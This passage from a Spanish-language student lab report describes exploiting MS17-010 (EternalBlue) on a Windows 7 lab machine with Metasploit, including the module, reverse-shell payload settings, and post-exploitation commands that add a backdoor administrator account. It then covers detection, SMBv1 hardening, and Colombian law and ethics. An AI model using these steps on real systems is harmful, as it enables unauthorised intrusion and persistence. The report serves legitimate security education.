Configuración de las opciones de exploit: Se configuraron las opciones de exploit adecuadas para dirigir el ataque al objetivo. Para la conexión inversa, la dirección IP del objetivo (RHOSTS) fue 192.168.101.11 y la dirección IP local de Kali Linux (LHOST) fue 192.168.101.9.

Se obtiene una sesión Meterpreter con privilegios NT AUTHORITY\SYSTEM, lo que demuestra que el atacante podría tomar control total del sistema, tal como se describe en el Anexo 4.

Post-explotación


Obtener shell y comprobar permisos:

getuid

sysinfo

Figura 11

Comprobar permisos




Crear usuario administrador PoC

Ahora que tenemos la sesión activa, ejecutamos el comando:

execute -f cmd.exe -i

Figura 12

Ejecución de comando



El comando execute -f cmd.exe -i se usó para spawnear una shell interactiva de Windows, ya que algunos comandos de post-explotación (como net user) requieren acceso directo a cmd.

Esto abre una consola interactiva de comandos dentro de Windows.

Para demostrar persistencia, se ejecutó el siguiente comando conforme al Anexo 4:


net user renzolopez 12345 /add

Elevación a administrador:

net localgroup administradores renzolopez /add

Figura 13

Persistencia



Esto simula cómo un atacante real mantendría acceso a la máquina, incluso después de reinicios.


Verificar que el usuario fue creado correctamente:

Desde la misma shell:

net user renzolopez

Figura 14

Verificación



Mediante el comando net user renzolopez, se confirma que el usuario fue creado correctamente en el sistema comprometido, con grupo asignado 'Administradores'. Esto cumple con el requisito del Anexo 4 de demostrar persistencia mediante la creación de un usuario no autorizado. Adicionalmente, se observa en la interfaz gráfica del sistema Windows (Figura 18) que el usuario aparece en la lista de cuentas, validando el compromiso total del sistema.

Análisis técnico del exploit:

El ataque de ejecución remota de código MS17-010, comúnmente conocido como EternalBlue, inserta paquetes maliciosos que permiten la ejecución de código arbitrario aprovechando errores en la gestión del tráfico SMB. Dado que permite permisos de SISTEMA y no requiere autenticación, es muy peligroso.

Fase de explotación: El módulo de explotación /windows/smb/ms17_010_eternalblue se configuró mediante Metasploit con:

RHOSTS = 192.168.101.11

LHOST = 192.168.101.9

Payload windows/x64/meterpreter/reverse_tcp

Para obtener control total sobre el host víctima, se creó una sesión de Meterpreter con permisos de SISTEMA.

Fase de post-explotación:

Mediante net user y net localgroup, se estableció un usuario persistente llamado "renzolopez" con permisos de administrador. Para confirmar el control total del sistema, también se emplearon sysinfo y getuid.

Además, un atacante legítimo podría:

- Hashdump podría usarse para volcar credenciales.
- Utilizar search -f *.docx para buscar documentos confidenciales en el sistema.
- Activar puertas traseras o keyloggers para obtener más acceso.

Tabla 1

Parámetros de configuración del ataque con Metasploit

Parámetro	Valor	Descripción técnica
RHOSTS	192.168.101.11	Dirección IP del equipo víctima (Windows 7)
LHOST	192.168.101.9	Dirección IP del atacante (Kali Linux)
Exploit	ms17_010_eternalblue	Módulo de exploit para CVE-2017-0144
Payload	windows/x64/meterpreter/reverse_tcp	Carga útil que abre una sesión remota persistente
Comando final	exploit	Ejecuta el ataque configurado

Etapa 3: Defensa conceptual y análisis estratégico:

Una vez confirmada la explotación del sistema objetivo a través de la vulnerabilidad MS17-010, las acciones defensivas se fundamentaron en controles como la gestión de vulnerabilidades, protección de red y manejo de incidentes, siguiendo lo establecido por los CIS Controls v8 (CIS, 2022).

A diferencia de otros entornos donde se emplean herramientas automatizadas o defensas activas, en este caso se optó por un enfoque estratégico y teórico que permitió identificar las acciones clave a tomar en un escenario como el descrito. El análisis del incidente se basó en las prácticas descritas en la Guía de Manejo de Incidentes del NIST SP 800-61r2 (NIST, 2012).

Identificación del incidente:


El primer paso es detectar la vulnerabilidad. La creación de un usuario no autorizado con credenciales de administrador (renzolopez) es una señal evidente de acceso no autorizado. Para detectar este tipo de acción, el Equipo Azul debe investigar:

Eventos del Visor de Eventos de Windows:

4720: Creación de cuenta de usuario

Figura 15

Nuevo Usuario



4624: Inicio de sesión exitoso


Figura 16

Comando Net User

4688: Ejecución de comandos cuestionables (como cmd.exe)

Figura 17

Spawnear Shell



En situaciones reales, estos eventos se conectarían mediante un SIEM. En este laboratorio, estos eventos se identifican manualmente como indicadores de advertencia críticos que activan el plan de reacción.


Contención inmediata propuesta:

Tras confirmar el acceso no autorizado mediante la detección de eventos en el Visor de Eventos de Windows (4720, 4624, 4688), se recomienda aplicar medidas inmediatas de contención para evitar movimientos laterales y persistencia del atacante. Estas acciones incluyen la eliminación del usuario malicioso, la desactivación del protocolo SMBv1 y el bloqueo del puerto 445 a través del firewall local (NIST, 2012).:

Eliminación del usuario malicioso con comandos como:

Figura 18


Eliminar Usuario



Desactivación del protocolo SMBv1, vector principal de ataque, mediante:

Figura 19

Desactivación SMBv1



Esta acción desactiva el servicio mrxsmb10, responsable del soporte SMBv1 en sistemas antiguos, y requiere reiniciar el sistema para aplicarse completamente.

Implementación de reglas de firewall en el sistema Windows para bloquear el puerto 445:

Figura 20

Regla Firewall

netsh advfirewall firewall add rule name="Bloquear SMB" dir=in action=block protocol=TCP localport=445

Esta regla bloquea el puerto 445 TCP en conexiones entrantes, mitigando el riesgo de explotación del protocolo SMBv1 asociado a vulnerabilidades como MS17-010.

Propuestas de hardening y prevención futura:

Para evitar incidentes similares, se recomienda implementar un conjunto de medidas técnicas alineadas con los controles CIS:

Control 4: Gestión de vulnerabilidades: Analizar y aplicar parches de seguridad periódicamente.

Control 5: Configuración segura de hardware/software → Deshabilitar servicios no utilizados, implementar el Control de cuentas de usuario (UAC) y auditar los registros de eventos.

Control 8: Gestión de cuentas: Usar contraseñas complejas y revisar cuentas y privilegios periódicamente.

Control 13: Protección de red → Implementar VLAN y segmentación para entornos críticos.

Un ejemplo:

Se recomienda la virtualización en áreas sin acceso directo a internet para aislar entornos Windows 7 que aún se utilizan.

Se utilizan herramientas de auditoría como CIS-CAT Lite para validar las configuraciones de acuerdo con estándares internacionales.

Diferencias con el equipo IR (Respuesta a Incidentes):

Es fundamental destacar que el Equipo Azul funciona de forma preventiva y continua, mientras que el Equipo de Respuesta a Incidentes (IR) actúa de forma reactiva cuando se identifica un ataque.

El Equipo Azul fortalece el sistema y reduce la probabilidad de un ataque. Si se produce un incidente de este tipo, el Equipo de Respuesta a Incidentes mitiga sus consecuencias. Ambos roles deben trabajar en conjunto.

Etapa 4: Análisis legal y ético del escenario: caso de CyberFort Technologies.

El acuerdo presentado por CyberFort viola normas nacionales como la Ley 1273 de 2009, que penaliza el acceso abusivo a sistemas y la violación de datos personales (Congreso de Colombia, 2009).

Desde una perspectiva defensiva, esta etapa adoptó una estrategia regulatoria y estratégica basada en marcos como los siguientes para imitar el rol del Equipo Azul:

La Guía de Respuesta a Incidentes, NIST SP 800-61r2,

Controles CIS Versión 8

ISO/IEC 27035 (gestión de incidentes).

Detección: Las siguientes incidencias son indicativas de las acciones del atacante (creación de una cuenta, uso de cmd.exe):

4720 (creado por el usuario)

4624 (inicio de sesión)

4688 (ejecución de proceso sospechoso)

En entornos empresariales, un SIEM como Splunk, AlienVault o Wazuh correlacionaría estas acciones. Este procedimiento se replicó manualmente en el laboratorio.

La eliminación del usuario malintencionado es el primer paso para la contención.

El protocolo SMBv1 está deshabilitado.

Se asegura el firewall local para evitar el acceso a puertos como 445/TCP.

Desde una perspectiva defensiva, esta etapa adoptó una estrategia regulatoria y estratégica basada en marcos como los siguientes para imitar el rol del Equipo Azul:

La Guía de Respuesta a Incidentes, NIST SP 800-61r2,

Controles CIS Versión 8

ISO/IEC 27035 (gestión de incidentes).

Prevención y Recuperación: Aplicación mensual de parches de WSUS o SCCM.

Herramientas para fortalecer la validación, como CIS-CAT Lite.

Segmentación de red basada en VLAN.

Aplicación de autenticación de dos factores (MFA) con el principio de privilegios mínimos.

Rol complementario del equipo de IR:

El trabajo proactivo del Equipo Azul se distinguió del trabajo reactivo del IR, enfatizando la importancia de la coordinación y las pruebas recurrentes de recuperación ante desastres (DRP).

Irregularidades legales:

Un análisis exhaustivo del anexo revela cláusulas como:

"El empleado se compromete a no denunciar ante ninguna autoridad ninguna actividad sospechosa de espionaje, suplantación de identidad o apropiación indebida de información".

Esta condición viola los siguientes artículos de la Ley 1273 de 2009:

Artículo 269A: Acceso abusivo a un sistema informático.

Artículo 269F: Violación de datos personales.

Artículo 269H: Uso indebido de software malicioso.

Además, estas cláusulas podrían interpretarse como un intento de ocultación de información, lo cual también es ilegal según el artículo 450 del Código Penal colombiano.

Incompatibilidad ética:

Desde una perspectiva profesional, el acuerdo viola el Código de Ética de COPNIA, concretamente los principios de:

La responsabilidad social es la obligación de alertar a otros sobre problemas técnicos.

La integridad y la honestidad implican no participar ni apoyar actividades ilícitas.

La autonomía profesional implica negarse a ejecutar órdenes contrarias al interés público.

La firma de un contrato con estas disposiciones convierte al profesional en un colaborador pasivo de la ciberdelincuencia, lo cual constituye una grave violación de la ética profesional.

Análisis del consecuencias:

Aceptar tales requisitos puede resultar en:

La complicidad puede resultar en sanciones penales.

Inhabilitación profesional por comportamiento poco ético.

Existe un daño reputacional irreversible.

La responsabilidad civil ante terceros es un asunto civil.

Recomendaciones jurídicas y éticas:

Todo contrato debe ser evaluado por un abogado especializado en tecnologías de la información.

Se deben eliminar las cláusulas que contradigan la obligación de informar o proteger datos.

Las empresas deben formar comités éticos internos para supervisar estas situaciones.

Para evitar ser engañados o manipulados, los profesionales deben estar capacitados en la legislación nacional e internacional.

Existen importantes preocupaciones éticas, legales y profesionales con el escenario planteado por CyberFort Technologies, donde se solicita a un experto en ciberseguridad que firme un acuerdo de confidencialidad que le prohíbe denunciar actividades cuestionables como robo de identidad, espionaje o robo de información. Este acuerdo constituye una clara violación de las normas internacionales que regulan la ciberseguridad como ámbito tecnológico y legal, además de leyes nacionales como la Ley 1273 de 2009 y la Ley 1581 de 2012.

Análisis de la legislación nacional:

De la legislación colombiana se desprende que las siguientes cláusulas del acuerdo infringen:

La Ley 1273 de 2009, que prohíbe el uso de software malicioso (Artículo 269H), la violación de datos personales (Artículo 269F) y el acceso no autorizado a sistemas informáticos (Artículo 269A).

Ley 1581 de 2012, que establece el deber legal de denunciar el procesamiento indebido de información y consagra el derecho fundamental a la protección de la información personal de salud.

Artículo 450 del Código Penal, que sanciona la omisión en el deber de denunciar delitos.

Además, este tipo de disposiciones pueden constituir una especie de obligación contractual, lo que atentaría contra el derecho del profesional a actuar de forma independiente y

legal. La firma de tales acuerdos podría, en circunstancias graves, considerarse complicidad o participación pasiva en una actividad ilegal.

Perspectiva Global:

El Convenio de Budapest sobre Ciberdelincuencia, ratificado mediante la Ley 1331 de 2009, es un acuerdo internacional que Colombia ha ratificado. Este tratado obliga a los gobiernos miembros a garantizar que sus ciudadanos denuncien los delitos con consecuencias y fomenta la colaboración internacional en la lucha contra la ciberdelincuencia. Por lo tanto, las obligaciones internacionales del Estado colombiano son totalmente contrarias a cualquier tratado que restrinja la obligación de divulgación. (OEA, 2021)

La Unión Internacional de Telecomunicaciones (UIT) y la Organización de los Estados Americanos (OEA) son dos organizaciones multinacionales que también han publicado propuestas que apoyan la rendición de cuentas, la presentación de informes responsables y la transparencia como componentes esenciales de la gobernanza digital.

Desde un punto de vista ético y deontológico:

- El acuerdo transgrede las siguientes normas éticas del Código de Ética de COPNIA:
- Mantener la integridad profesional implica abstenerse de actividades ilícitas.
- Responsabilidad social, que exige revelar riesgos éticos o tecnológicos.

Autonomía profesional, que respalda la denegación de directivas contrarias al interés público. (COPNIA, 2003).

Estos estándares éticos se ajustan a los de organizaciones internacionales como ISACA, (ISC)2 y EC-Council, que exigen que los profesionales de la seguridad prioricen la protección de datos, sistemas y derechos humanos por encima de cualquier requisito contractual o comercial.

Los profesionales que aceptan contratos como el sugerido en el escenario de CyberFort corren el riesgo de perder su integridad, pero también podrían sufrir las siguientes consecuencias:

Sanciones por ocultación o cooperación legal.

Pérdida de cualificaciones o licencias para profesionales.

Daños irreparables a la reputación personal o institucional.

Responsabilidad civil ante terceros afectados por la falta de denuncia.

Implicaciones organizacionales:

La falta de una política de cumplimiento adecuada también se refleja en este tipo de cláusulas desde la perspectiva del gobierno corporativo. Según la Ley 1474 de 2011 (Estatuto Anticorrupción), las empresas que patrocinan contratos con este tipo de limitaciones violan los principios de responsabilidad, transparencia y legalidad. Además, exponen a sus directivos al riesgo de sanciones por su incapacidad para ejercer el control.

Las mejores prácticas de la industria sugieren que:

Todos los contratos relacionados con la ciberseguridad deben ser examinados por un equipo legal especializado.

El establecimiento de comités de ética internos ayudará a evaluar los riesgos para la moralidad, la legalidad y la reputación en operaciones cruciales.

Se debe garantizar a los profesionales la capacidad de actuar de conformidad con la ley y las normas de ética profesional sin temor a represalias contractuales.

Recomendaciones específicas

Evitar firmar contratos que incluyan cláusulas de confidencialidad absolutas que impidan reportar actividades ilegales.

Formarse continuamente en legislación nacional e internacional en temas de delitos informáticos, protección de datos y ética digital.

Promover mecanismos internos de denuncia dentro de las organizaciones (como líneas éticas o canales anónimos).

Fomentar la cultura de integridad como valor estratégico en las empresas que operan en el ámbito tecnológico.

Resultado de prueba anti-plagio:

Figura 21

Turnitin

Resultado de turnitin en 8%.

Enlace Sustentación:

https://unadvirtualedu-my.sharepoint.com/:v:/g/personal/ralopezmo_unadvirtual_edu_co1/EUmU4OvJn7tBqPTZUdQfwNEBrjkZFVAzxhcpeffCrlrTgg?e=zGI8O1&nav=eyJyZWZlcnJhbEluZm8iOnsicmVmZXJyYWxBcHAiOiJTdHJlYW1XZWJBcHAiLCJyZWZlcnJhbFZpZXciOiJTaGFyZURpYWxvZy1MaW5rIiwicmVmZXJyYWxBcHBQbGF0Zm9ybSI6IldlYiIsInJlZmVycmFsTW9kZSI6InZpZXcifX0%3D

Conclusiones

La simulación del ataque con la vulnerabilidad MS17-010 evidenció que el uso de protocolos obsoletos como SMBv1, sumado a la falta de actualizaciones de seguridad, expone a las organizaciones a riesgos críticos de acceso no autorizado.

A pesar de su naturaleza teórica, el enfoque del Equipo Azul destacó la importancia de la detección temprana, la pronta eliminación de vectores de persistencia y la implementación de mecanismos de refuerzo basados en estándares como CIS.

Desde el punto de vista legal, quedó claro que los contratos que prohíben a los profesionales revelar actividades ilegales violan directamente la legislación colombiana, incluidas la Ley 1273 de 2009 y la Ley 1581 de 2012, así como los derechos fundamentales.

El ejercicio permitió entender que el rol del profesional en ciberseguridad trasciende el ámbito técnico, exigiendo una postura crítica, ética y jurídicamente informada frente a su entorno.

Recomendaciones

Las organizaciones deben priorizar la eliminación de protocolos obsoletos como SMBv1 y establecer procedimientos para la actualización y el mantenimiento periódicos de los sistemas operativos y servicios. También deben reforzar las configuraciones de seguridad desde la primera implementación del sistema y crear listas blancas de servicios permitidos.

La segmentación de la red, la autenticación multifactor, la monitorización de registros, la gestión de vulnerabilidades y los controles de acceso con privilegios mínimos son elementos de una estrategia de defensa integral que debe implementarse.

Para garantizar que no existan disposiciones que pongan en peligro la integridad ética o legal del profesional, un equipo legal experto debe examinar cualquier contrato relacionado con auditorías, pruebas de penetración o consultoría en ciberseguridad.

Para fomentar el pensamiento crítico sobre las implicaciones legales de la conducta profesional, las instituciones educativas y las empresas deben mejorar la formación ética y regulatoria que imparten a sus equipos técnicos. Una de las competencias más importantes en el perfil de un profesional de seguridad debe ser la ética.

Finalmente, se sugiere a los profesionales en formación a adoptar siempre una postura preventiva y proactiva, dado que su trabajo afecta directamente a la seguridad de la información, la reputación corporativa y los derechos de los usuarios, más allá de las cuestiones puramente técnicas.

Apéndices

Apéndice A

Evidencia complementaria del ataque y defensa:

Script de persistencia usado en la post-explotación

```
# Crear usuario con contraseña

net user renzolopez 12345 /add

# Agregar al grupo de administradores

net localgroup administradores renzolopez /add
```

Comando de firewall propuesto para contención:

```
netsh advfirewall firewall add rule name="Bloquear SMB" dir=in action=block protocol=TCP localport=445
```


Herramientas empleadas:

- Nmap: reconocimiento y escaneo de puertos.
- Metasploit: explotación del CVE-2017-0144.
- Kali Linux: entorno ofensivo.
- Visor de Eventos: monitoreo manual de logs.
- Firewall de Windows: bloqueo del puerto 445.
- SIEM sugerido: Wazuh o Splunk (en contexto real).

Apéndice B

Figura 22

Usuario Creado



Con la creación exitosa del usuario 'renzolopez' con privilegios de administrador, se demuestra que un atacante podría comprometer permanentemente el sistema explotando EternalBlue,

Bibliografía

Andress, J. (2019). The basics of information security: Understanding the fundamentals of InfoSec in theory and practice (3rd ed.). Syngress.

CIS. (2022). Controles de seguridad de la información v8. Center for Internet Security. https://www.cisecurity.org/controls/v8

ColCERT. (2023). Lineamientos para gestión de incidentes. https://colcert.gov.co

Congreso de la República de Colombia. (2009). Ley 1273 de 2009. https://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

Congreso de la República de Colombia. (2011). Ley 1474 de 2011: Estatuto Anticorrupción. https://www.secretariasenado.gov.co/senado/basedoc/ley_1474_2011.html

Congreso de la República de Colombia. (2012). Ley 1581 de 2012. https://www.sic.gov.co/ley-1581-de-2012

Consejo Profesional de Ingeniería de Sistemas (CPIS). (2021). Responsabilidad profesional digital. https://www.cpis.gov.co

COPNIA. (2003). Código de ética profesional. https://www.copnia.gov.co

E-magined. (2022). Red Team vs Blue Team penetration testing. https://www.emagined.com/red-team-and-blue-team

Gobierno Digital Colombia. (2023). Estrategia Nacional de Ciberseguridad 2020–2025. Ministerio de Tecnologías de la Información y las Comunicaciones. https://www.mintic.gov.co/portal/714/articles-25656_documento.pdf

INCIBE. (2023). Guía de respuesta ante incidentes. Instituto Nacional de Ciberseguridad. https://www.incibe.es/protege-tu-empresa/guias/guia-de-respuesta-ante-incidentes-de-seguridad

MinTIC. (2023). Guía para la protección de infraestructuras críticas. Ministerio de Tecnologías de la Información y las Comunicaciones. https://www.mintic.gov.co/portal/714/articles-14115_recurso_1.pdf

National Institute of Standards and Technology (NIST). (2012). Computer Security Incident Handling Guide (SP 800-61 Rev. 2). https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

OEA. (2021). Ciberseguridad en las Américas. Organización de los Estados Americanos. https://www.oas.org/es/sms/cicte/docs/OEA-Ciberseguridad-en-las-Americas.pdf

Oficina Nacional de Tecnologías de Información (ONTI). (2021). Marco de ciberseguridad para organismos públicos. Gobierno de Argentina. https://www.argentina.gob.ar/secretariageneral/gobiernodigital/onti/ciberseguridad

Policía Nacional de Colombia. (2021). Manual de buenas prácticas en ciberseguridad. https://www.policia.gov.co/manuales

Scarfone, K., & Mell, P. (2007). Guide to intrusion detection and prevention systems (IDPS) (NIST SP 800-94). National Institute of Standards and Technology. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf

Skoudis, E., & Liston, T. (2006). Counter hack reloaded: A step-by-step guide to computer attacks and effective defenses. Prentice Hall.

Superintendencia de Industria y Comercio. (2023). Guía sobre Habeas Data. https://www.sic.gov.co/guia-habeas-data

UIT. (2020). Buenas prácticas de ciberseguridad. Unión Internacional de Telecomunicaciones. https://www.itu.int/en/ITU-D/Cybersecurity/Pages/Cybersecurity-Best-Practices.aspx